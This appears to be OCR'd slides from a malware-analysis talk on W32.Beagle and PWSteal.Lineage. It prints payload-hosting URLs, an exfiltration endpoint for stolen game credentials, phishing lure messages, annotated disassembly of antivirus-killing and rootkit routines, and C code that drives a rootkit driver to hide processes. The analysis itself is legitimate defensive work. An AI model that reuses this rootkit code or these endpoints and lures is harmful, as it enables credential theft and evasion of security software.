Content-Type: application/octet-stream; name="%s%s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="%s%s"

The password is <img src="cid:%s.%s">

Password -- <img src="cid:%s.%s">

Use password <img src="cid:%s.%s"> to open archive.

Password is <img src="cid:%s.%s">

Zip password: <img src="cid:%s.%s">

archive password: <img src="cid:%s.%s">

Password - <img src="cid:%s.%s">

Password: <img src="cid:%s.%s">
----------%s
Content-Type: %s; name="%s.%s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="%s.%s"
Content-ID: <%s.%s>
<img src="cid:%s.%s">
----------%s--

<html><body>
</body></html>

http://www.titanmotors.com/images/1/eml.php
http://veranmaisala.com/1/eml.php
http://wklight.nazwa.pl/1/eml.php
http://yongsan24.co.kr/1/eml.php
http://accesible.cl/1/eml.php
http://hotelesalba.com/1/eml.php
http://amdlady.com/1/eml.php
http://inca.dnetsolution.net/1/eml.php
http://www.auraura.com/1/eml.php
http://avataresgratis.com/1/eml.php
http://beyoglu.com.tr/1/eml.php
http://brandshock.com/1/eml.php
http://www.avinpharma.ru/777.gif
http://ouarzazateservices.com/777.gif
http://stats-adf.altadis.com/777.gif
http://bartex-cit.com.pl/777.gif
http://bazarbekr.sk/777.gif
http://gnu.univ.gda.pl/777.gif
http://bid-usa.com/777.gif
http://biliskov.com/777.gif
http://biomedpel.cz/777.gif
http://blackbull.cz/777.gif

W32.Beagle.XX-Static Analysis-Stage 3

- Step 3：Disassembling - beagle_ext1.exe

```
:0040538A start           proc near               ; CODE XREF: seg002:004291EF↓j
:0040538A                                         ; DATA XREF: seg002:004291EA↓o
:0040538A                 call    sub_4044D1      ; 建立hidn目錄與設定hidn1.exe路徑
:0040538F                 call    sub_40520C      ; 將自己拷貝到hidn1.exe，如果是第一次就執行他
:00405394                 call    sub_404674      ; 萃取出m_hook.sys並關閉相關Anti-Virus服務後，載入m_hook.sys，m_hook.sys載入後會關閉Anti-Virus的Process
:00405394                                         ; ，並監視讓特定DLL不給載入!
:00405399                 call    sub_405350      ; 建立C:\\error.gif並打開C:\\error.gif給使用者看
:0040539E                 push    3E8h            ; dwMilliseconds
:004053A3                 call    Sleep
:004053A8                 call    sub_40528E      ; 寫入Registry "drv_st_key" "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
:004053AD                 push    offset dword_419020 ; int
:004053B2                 push    offset ExistingFileName ; lpFileName
:004053B7                 call    sub_40213B
:004053BC                 or      eax, eax
:004053BE                 jz      short loc_4053F6
:004053C0                 mov     dword_41901C, eax
:004053C5                 push    eax
:004053C6                 call    GetTickCount
:004053CB                 pop     edx
:004053CC                 mov     [edx+2], eax
:004053CF                 call    sub_404FE5      ; 初始化WSAStartup
:004053D4                 call    sub_4051A6      ; 看看能不能連的上smtp.google.com
:004053D9                 or      eax, eax
:004053DB                 jz      short loc_4053F6 ; 如果沒有連網路就不做任何網路活動，跳去Sleep
:004053DD                 push    1388h           ; dwMilliseconds
:004053E2                 call    Sleep
:004053E7                 call    sub_401000      ;  xor     edx, 0EDB88320h 解密
:004053EC                 call    sub_404D98      ; URLDownloadToFileA建立新Thread去http://ujscie.one.pl/777.gif下載並存成C:\WINNT\system32\re_file.exe
:004053F1                 call    sub_40500D      ; 查詢本機網路設定值並獲取DNS Server並列舉google.com後，隨機建立e-mail列表
:004053F1                                         ; 並打造zip檔封裝寄出，不斷的創建新的Thread進行E-mail發送~@@~
:004053F6
:004053F6 loc_4053F6:                             ; CODE XREF: start+34↑j
:004053F6                                         ; start+51↑j ...
:004053F6                 push    3E8h            ; dwMilliseconds
:004053FB                 call    Sleep           ; 一直Sleep
:00405400                 jmp     short loc_4053F6
```

W32.Beagle.XX-Static Analysis-Stage 3(Count.)

- Step 3：Disassembling - beagle_ext1.exe (Startup Driver)

```
seg000:004046C0                 call    sub_403DAF      ; OpenSCManagerA,OpenServiceA
seg000:004046C5                 push    offset ServiceName ; "m_hook"
seg000:004046CA                 call    sub_4040DD      ; push    eax             ; lpBytesReturned
seg000:004046CA                                         ; push    0               ; nOutBufferSize
seg000:004046CA                                         ; push    0               ; lpOutBuffer
seg000:004046CA                                         ; push    ebx             ; nInBufferSize
seg000:004046CA                                         ; push    offset dword_41728B ; lpInBuffer
seg000:004046CA                                         ; push    22E018h         ; dwIoControlCode
seg000:004046CA                                         ; push    [ebp+hObject]   ; hDevice
seg000:004046CA                                         ; call    DeviceIoControl
seg000:004046CA                                         ;
seg000:004046CF                 push    offset ServiceName ; "m_hook"
seg000:004046D4                 call    sub_403F95      ; FILE_DEVICE_UNKNOWN
seg000:004046D4                                         ; READ&WRITE ACCESS
seg000:004046D4                                         ; METHOD_BUFFERED
seg000:004046D4                                         ; 0x802
seg000:004046D4                                         ; IOCODE:22E008
seg000:004046D4                                         ; Func:隱藏Process!!
seg000:004046D9                 push    offset ServiceName ; "m_hook"
seg000:004046DE                 call    sub_404039      ; FILE_DEVICE_UNKNOWN
seg000:004046DE                                         ; READ&WRITE ACCESS
seg000:004046DE                                         ; METHOD_BUFFERED
seg000:004046DE                                         ; 0x803
seg000:004046DE                                         ; IOCODE:22E00C
seg000:004046DE                                         ; Func:隱藏Directory
seg000:004046E3                 push    offset ServiceName ; "m_hook"
seg000:004046E8                 call    sub_4042D6      ; IOCODE:22E010
seg000:004046ED                 push    offset ServiceName ; "m_hook"
seg000:004046F2                 call    sub_404367      ; FILE_DEVICE_UNKNOWN
seg000:004046F2                                         ; READ&WRITE ACCESS
seg000:004046F2                                         ; METHOD_BUFFERED
seg000:004046F2                                         ; 0x805
seg000:004046F2                                         ; IOCODE:22E014
seg000:004046F2                                         ; Func:隱藏Registry
seg000:004046F7                 push    offset ServiceName ; "m_hook"
seg000:004046FC                 call    sub_4043F8      ; IOCODE:22E01C
seg000:00404701                 push    offset ServiceName ; "m_hook"
seg000:00404706                 call    sub_403E4E      ; FILE_DEVICE_UNKNOWN
seg000:00404706                                         ; READ&WRITE ACCESS
```

W32.Beagle.XX-Exploit Spyware

- Reuse Rootkit：


```
//SSDT  Hook
#define IOCTL_M_HOOK_1 \
      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_READ_ACCESS+FILE_WRITE_ACCESS)
//Hidden Process
#define IOCTL_M_HOOK_2 \
      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x802, METHOD_BUFFERED, FILE_READ_ACCESS+FILE_WRITE_ACCESS)
//Hidden Directory
#define IOCTL_M_HOOK_3 \
      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x803, METHOD_BUFFERED, FILE_READ_ACCESS+FILE_WRITE_ACCESS)
//Registry
#define IOCTL_M_HOOK_5 \
      CTL_CODE(FILE_DEVICE_UNKNOWN, 0x805, METHOD_BUFFERED, FILE_READ_ACCESS+FILE_WRITE_ACCESS)

 char *tmp[]={"notepad.exe","regedit.exe","calc.exe","HIT2006","cmd.exe","nod32krn.exe","KAV.exe"};
//                      File                          Process    Registry

DeviceIoControl(hFile,IOCTL_M_HOOK_2,tmp[2], sizeof(tmp),NULL,0,&BytesReturned,NULL);//process
DeviceIoControl(hFile,IOCTL_M_HOOK_3,tmp[0], sizeof(tmp),NULL,0,&BytesReturned,NULL);//directory
DeviceIoControl(hFile,IOCTL_M_HOOK_5,szWideProgID, sizeof(szWideProgID),NULL,0,&BytesReturned,NULL) //registry
DeviceIoControl(hFile,IOCTL_M_HOOK_7,tmp[5], sizeof(tmp),NULL,0,&BytesReturned,NULL);//anti-virus prog
DeviceIoControl(hFile,IOCTL_M_HOOK_1,NULL,0,NULL,0,&BytesReturned,NULL);
```

DEMO

Case 2：PWSteal.Lineage


- 功能：
  - 紀錄使用者IE連線與線上遊戲帳號及密碼，並傳送到指定的E-mail。
- 態樣：
  - 多從即時通訊軟體發送類似如下的訊息：
    - 未來的人類生活，是甚麼模樣？日本東京科學博物館，就把將在未來幾10年內，走進人類生活的科技，做了完整展示 http://kaixin.w67a.chinanetidc.com/X-Box.scr
    - 好久沒上線拉，最近還好嗎?一上線就看見到這個 http://kaixin.w67a.chinanetidc.com/diany.scr 是你發的嗎?粉好耶!謝謝喔!

PWSteal.Lineage-Analysis Flow



PWSteal.Lineage-Static Analysis-Stage 1

- Step 1: String analysis—diany.scr
  - DOS Stub：MZ、This program must be run under Win32
  - Strange Keyword：EXEpack、Adobe Photoshop 7.0(2006:05:08 14:01:31)
  - FileName：1.exe、ttt.jpg
- Step 2: PE file analysis
  - Packer Check：Borland Delphi 6.0 - 7.0 [Overlay]
  - API Name：WriteFile、ReadFIle、ShellExecuteA、CreateProcessA
  - BindPEAnalysis：Extract 2 PE Files (Lineage_ext1.exe、Lineage_ext2.exe)
- Go To Stage 2



PWSteal.Lineage-Static Analysis-Stage 2

- Step 1: String analysis—Lineage_ext1.exe、Lineage_ext2.exe
  - DOS Stub：
    - Lineage_ext1.exe：MZP This program must be run under Win32
  - Strange Keyword：
    - Lineage_ext1.exe：SOFTWARE\Borland\Delphi\RTL、EXEpack
    - Lineage_ext2.exe：ByDwing
  - FileName：
    - Lineage_ext1.exe：.jpg、.bmp、.EXE
- Step 2: PE file analysis
  - Packer Check：
    - Lineage_ext1.exe：Borland Delphi 6.0 - 7.0
    - Lineage_ext2.exe：Upack 2.4 - 2.9 beta -> Dwing
  - Unpacking：Lineage_ext2.exe -> Lineage_Unext2.exe
  - BindPEAnalysis：Lineage_Unext2.exe Extract 1 File (Lineage_ext3.exe)
- Go To Stage 3

PWSteal.Lineage-Static Analysis-Stage 3

- Step 1: String analysis—Lineage_ext3.exe
  - DOS Stub：
    - Lineage_ext3.exe ：This program must be run
  - Strange Keyword：
    - Lineage_ext3.exe：tbMainAccountID、tbMainA
      tbPasswordHint、tbGoodLockID
  - FileName：
    - Lineage_ext3.exe：J_.EXE、d1.dat、d2_.exe、
- Step 2: PE file analysis
  - Packer Check：
    - Lineage_ext3.exe：Not a valid PE file (Why?)
  - API Name：
    - Lineage_Unext2.exe：CreateToolhelp32Snapshot、
    - Lineage_ext3.exe：SetWindowsHookExA、Unh
    - Lineage_ext3.exe：2 Export Function->JSta、JS
  - BindPEAnalysis：None
- Go To Stage 4

```
127.0.0.1
sendemail
sendemail-connect
ehlo vip
Rset
MAIL FROM:
RCPT TO: <
DATA
Message-Id: <HAgljnibgrft@b.b.c>
From:
To:
Subject:
X-Mailer: <FOXMAIL 4.0>
MIME-Version: 1.0
Content-Type: text/html; charset="GB2312"
QUIT
HELO
auth LOGIN
MAIL FROM:
RCPT TO: <
DATA
Message-Id: <HAnibgrft@b.b.c>
From:
To:
Subject:
X-Mailer: <FOXMAIL 4.0>
MIME-Version: 1.0
Content-Type: text/html; charset="GB2312"
QUIT
```

PWSteal.Lineage-Static A

- Step 3：Disassembling -diany.scr
- diany.src is a Dropper

```
CODE:00403E39      mov     ecx, 2          ; dwMoveMethod
CODE:00403E3E      mov     edx, 0FFFFF6B4h ; lDistanceToMove
CODE:00403E43      mov     eax, [ebp+hFile] ; hFile
CODE:00403E46      call    FileSeek(int,int,int)
CODE:00403E4B      lea     edx, [ebp+var_896C] ; lpBuffer
CODE:00403E51      mov     ecx, 94Ch       ; nNumberOfBytesToRead
CODE:00403E56      mov     eax, [ebp+hFile] ; hFile
CODE:00403E59      call    sub_403C6C
CODE:00403E5E      cmp     eax, 94Ch
CODE:00403E63      jnz     loc_40421C
CODE:00403E69      lea     eax, [ebp+var_896C]
CODE:00403E6F      mov     edx, offset aExepack ; "EXEpack"
CODE:00403E74      xor     ecx, ecx
CODE:00403E76      mov     cl, [eax]
CODE:00403E78      inc     ecx
CODE:00403E79      call    AStrCmp(void)
……
……
……
……
CODE:00404136      push    eax             ; lpFile
CODE:00404137      push    offset @Consts@_16
CODE:0040413C      push    0               ; hwnd
CODE:0040413E      call    ShellExecuteA
```

Open: ttt.jpg

Open: 1.exe

ttt.jpg

```
CODE:00403FA6 loc_403FA6:
CODE:00403FA6      mov     eax, [ebp+var_1C]
CODE:00403FA9      mov     eax, [eax]
CODE:00403FAB      sub     [ebp+lDistanceToMove], eax
CODE:00403FAE      mov     ecx, 2          ; dwMoveMethod
CODE:00403FB3      mov     edx, [ebp+lDistanceToMove]
CODE:00403FB6      mov     eax, [ebp+hFile] ; hFile
CODE:00403FB9      call    FileSeek(int,int,int)
CODE:00403FBE      lea     eax, [ebp+var_8988]
CODE:00403FC      mov     edx, [ebp+var_20]
                   call    unknown_libname_11 ;
                   mov     ecx, [ebp+var_8988]
                   lea     eax, [ebp+var_8984]
CODE:00403FD8      mov     edx, [ebp+var_14]
CODE:00403FDB      call    LStrCat3(void)
CODE:00403FE0      mov     eax, [ebp+var_8984]
CODE:00403FE6      call    FileCreate(System::AnsiString)
CODE:00403FEB      mov     [ebp+hObject], eax
CODE:00403FEE      cmp     [ebp+hObject], 0FFFFFFFFh
CODE:00403FF2      jz      short loc_404060
CODE:00403FF      xor     edx, edx
                   push    ebp
                   push    offset loc_40404E
                   push    dword ptr fs:[edx]
CODE:0040400F      mov     fs:[edx], esp
CODE:00404002
CODE:00404002 loc_404002:
CODE:00404002      mov     eax, [ebp+var_1C]
CODE:00404005      mov     eax, [eax]
CODE:00404007      mov     edx, 8000h
CODE:0040400C      call    sub_404368
CODE:00404011      mov     ecx, eax        ; nNumberOfBytesToRead
CODE:00404013      lea     edx, [ebp+Buffer] ; lpBuffer
CODE:00404019      mov     eax, [ebp+hFile] ; hFile
CODE:0040401C      call    sub_403C6C
CODE:00404021      mov     ebx, eax
CODE:00404023      mov     eax, [ebp+var_1C]
CODE:00404026      sub     [eax], ebx
CODE:00404028      lea     edx, [ebp+Buffer] ; lpBuffer
CODE:0040402E      mov     ecx, ebx        ; nNumberOfBytesToWrite
CODE:00404030      mov     eax, [ebp+hObject] ; hFile
CODE:00404033      call    sub_403C38
CODE:00404038      test    ebx, ebx
CODE:0040403A      jz      short loc_404044
CODE:0040403C      mov     eax, [ebp+var_1C]
CODE:0040403F      cmp     dword ptr [eax], 0
CODE:00404042      jnz     short loc_404002
```

Dropping ttt.jpg

Dropping 1.exe

PWSteal.Lineage-Dynamic Analysis-Stage 5

- Step 4：Debugging –Lineage_UnExt2.exe

Decrypt Routine

```
00404346  |. |8A5C10 FF  |mov     bl, [eax+edx-1]
00404347  |. |80C3 80    |add     bl, 80
0040434A  |. |8D45 F4    |lea     eax, [ebp-C]
0040434D  |. |8BD3       |mov     edx, ebx
0040434F  |. |E8 84EEFFFF |call    004031D8
00404354  |. |8B55 F4    |mov     edx, [ebp-C]
00404357  |. |8BC7       |mov     eax, edi
00404359  |. |E8 DAEEFFFF |call    00403238
0040435E  |. |FF45 F8    |inc     dword ptr [ebp-8]
00404361  |. |4E         |dec     esi
00404362  |.^\75 D9       \jnz     short 0040433D
```

Enum Anti-Virus

```
00404B5D  |.  50          |push    eax     ; /ProcessId
00404B5E  |.  6A FF       |push    -1      ; |Inheritable = TRUE
00404B60  |.  6A 01       |push    1       ; |Access = TERMINATE
00404B62  |.  E8 6DEFFFFF |call    <jmp.&kernel32.OpenProcess>
00404B67  |.  8BD8        |mov     ebx, eax
00404B69  |.  85DB        |test    ebx, ebx
00404B6B  |.  74 19       |je      short 00404B86
00404B6D  |.  6A 00       |push    0    ; /ExitCode = 0
00404B6F  |.  53          |push    ebx  ; |hProcess
00404B70  |.  E8 77EFFFFF |call    <jmp.&kernel32.TerminateProcess>
00404B75  |.  83F8 01     |cmp     eax, 1
00404B78  |.  1BC0        |sbb     eax, eax
00404B7A  |.  40          |inc     eax
00404B7B  |.  8845 FB     |mov     [ebp-5], al
00404B7E  |.  53          |push    ebx  ; /hObject
00404B7F  |.  E8 60EEFFFF |call    <jmp.&kernel32.CloseHandle>
```

Close Prog Window

```
00404C5F  |.  50          push    eax  ; |Class
00404C60  |.  E8 A8EEFFFF  call    <jmp.&user32.FindWindowA>
00404C64  |.  6A 00       push    0    ; /lParam = 0
00404C66  |.  6A 00       push    0    ; |wParam = 0
00404C68  |.  6A 10       push    10   ; |Message = WM_CLOSE
00404C6A  |.  50          push    eax  ; |hWnd
00404C6B  |.  E8 ACEEFFFF  call    <jmp.&user32.SendMessageA>
```


Decrypted Strings

RavMonClass
RavMon.exe
EGHOST.EXE
MAILMON.EXE
KAVPFW.EXE 江民殺毒
IPARMOR.EXE
Ravmond.EXE
KVXP.KXP
KVMonXP.KXP
KRegEx.exe

PWSteal.Lineage-Static Analysis-Stage 5(Count.)


```
00404260   . C645 DF 4D    mov     byte ptr [ebp-21], 4D
00404264   . 6A 00          push    0        ; /pOverlapped = N
00404266   . 8D45 E0        lea     eax, [ebp-20]
00404269   . 50             push    eax      ; |pBytesWritten
0040426A   . 6A 01          push    1        ; |nBytesToWrite =
0040426C   . 8D45 DF        lea     eax, [ebp-21]
0040426F   . 50             push    eax      ; |Buffer
00404270   . 53             push    ebx      ; |hFile
00404271   . E8 7EF8FFFF    call    <jmp.&kernel32.WriteF
00404276   . 6A 00          push    0        ; /pOverlapped = N
00404278   . 8D45 E0        lea     eax, [ebp-20]
0040427B   . 50             push    eax      ; |pBytesWritten
0040427C   . 8B45 F8        mov     eax, [ebp-8]
0040427F   . 48             dec     eax
00404280   . 50             push    eax      ; |nBytesToWrite
00404281   . 8B45 FC        mov     eax, [ebp-4]
00404284   . 40             inc     eax      ; |UnExt3.0040D1A0
00404285   . 50             push    eax      ; |Buffer
00404286   . 53             push    ebx      ; |hFile
00404287   . E8 68F8FFFF    call    <jmp.&kernel32.WriteF
0040428C   . EB 14          jmp     short 004042A2
0040428E   > 6A 00          push    0        ; /pOverlapped = N
00404290   . 8D45 E0        lea     eax, [ebp-20]
00404293   . 50             push    eax      ; |pBytesWritten
00404294   . 8B45 F8        mov     eax, [ebp-8]
00404297   . 50             push    eax      ; |nBytesToWrite
00404298   . 8B45 FC        mov     eax, [ebp-4]
0040429B   . 50             push    eax      ; |Buffer
0040429C   . 53             push    ebx      ; |hFile
0040429D   . E8 52F8FFFF    call    <jmp.&kernel32.WriteF
004042A2   > 53             push    ebx      ; /hObject
004042A3   . E8 3CF7FFFFcall    <jmp.&kernel32.CloseHand
```


```
00405B36   . 50             push    eax  ; /FileName
00405B37   . E8 70DFFFFF    call    <jmp.&kernel32.LoadLibraryA
00405B3C   . 8B             mov     ebx, eax
00405B40   . 0F             test    ebx, ebx
00405B42   . 0F A5020000    je      00405CEB
00405B46   . 8D95 C0F7FFFF  lea     edx, [ebp-840]
00405B4C   . B8 48624000    mov     eax, 00406248
00405B51   . E8 A2E7FFFF    call    004042F8
00405B56   . 8B85 C0F7FFFF  mov     eax, [ebp-840]
00405B5C   . E8 CFD8FFFF    call    00403430
00405B61   . 50             push    eax  ; /ProcNameOrOrdinal
00405B62   . 53             push    ebx  ; |hModule
00405B63   . E8 1CDFFFFF    call    <jmp.&kernel32.GetProcAddres
.................
00405C41   . 50             push    eax
00405C42   . FFD7           call    edi // Call Export Function
```




```
00405C6E   . 8B             mov     eax, [esi]
00405C70   . 50             push    eax
00405C72   . E8 9DDEFFFF    call    <jmp.&user32.PeekMessageA>
.....
00405C8B   . E8 94DEFFFF    call    <jmp.&user32.TranslateMessage>
00405C90   . 8D85 D3FBFFFF  lea     eax, [ebp-42D]
00405C96   . 50             push    eax  ; /pMsg
00405C97   . E8 68DEFFFF    call    <jmp.&user32.DispatchMessageA>
00405C9C   . 68 E8030000    push    3E8      ; /Timeout = 1000. ms
00405CA1   . E8 3EDEFFFF    call    <jmp.&kernel32.Sleep>
00405CA6   . 8B06           mov     eax, [esi]
00405CA8   . FF80 19110000  inc     dword ptr [eax+1119]
00405CAE   . E8 65EFFFFF    call    00404C18 //Kill Process Loop
00405CB3   . EB A3          jmp     short 00405C58
```

PWSteal.Lineage-Static Analysis-Stage 6

- Step 5：Decrypt Strings—Lineage_UnExt2.exe
  - Decryption Routine
    - buffer[i] = (buffer[i]+0x80) & 0xFF ;
  - Extract Strings and GoTo Setp 1
- Step 1: String Analysis--Lineage_UnExt2.exe
  - Strange Keyword：
    - RegisterServiceProcess
    - Mapfile
    - URLDownloadToFileA (API)
  - FileName：
    - RavMon.exe、EGHOST.EXE、 MAILMON.EXE、KAVPFW.EXE、IPARMOR.EXE、Ravmond.EXE、KVXP.KXP、KVMonXP.KXP、KRegEx.exe、PDLL.dll、Internat.exe、svchost.exe、rundll32.exe、URLMON.DLL、wininit.ini
  - Registry Key： SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
  - URL：http://kaixin.w67a.chinanetidc.com/Send.asp?tomail=abc@sina.com&mailbody=
  - E-Mail：abc@sina.com


PWSteal.Lineage-Static Analysis-Stage 6(Count.)

- Step 5：Decrypt Strings—Lineage_Ext3.exe
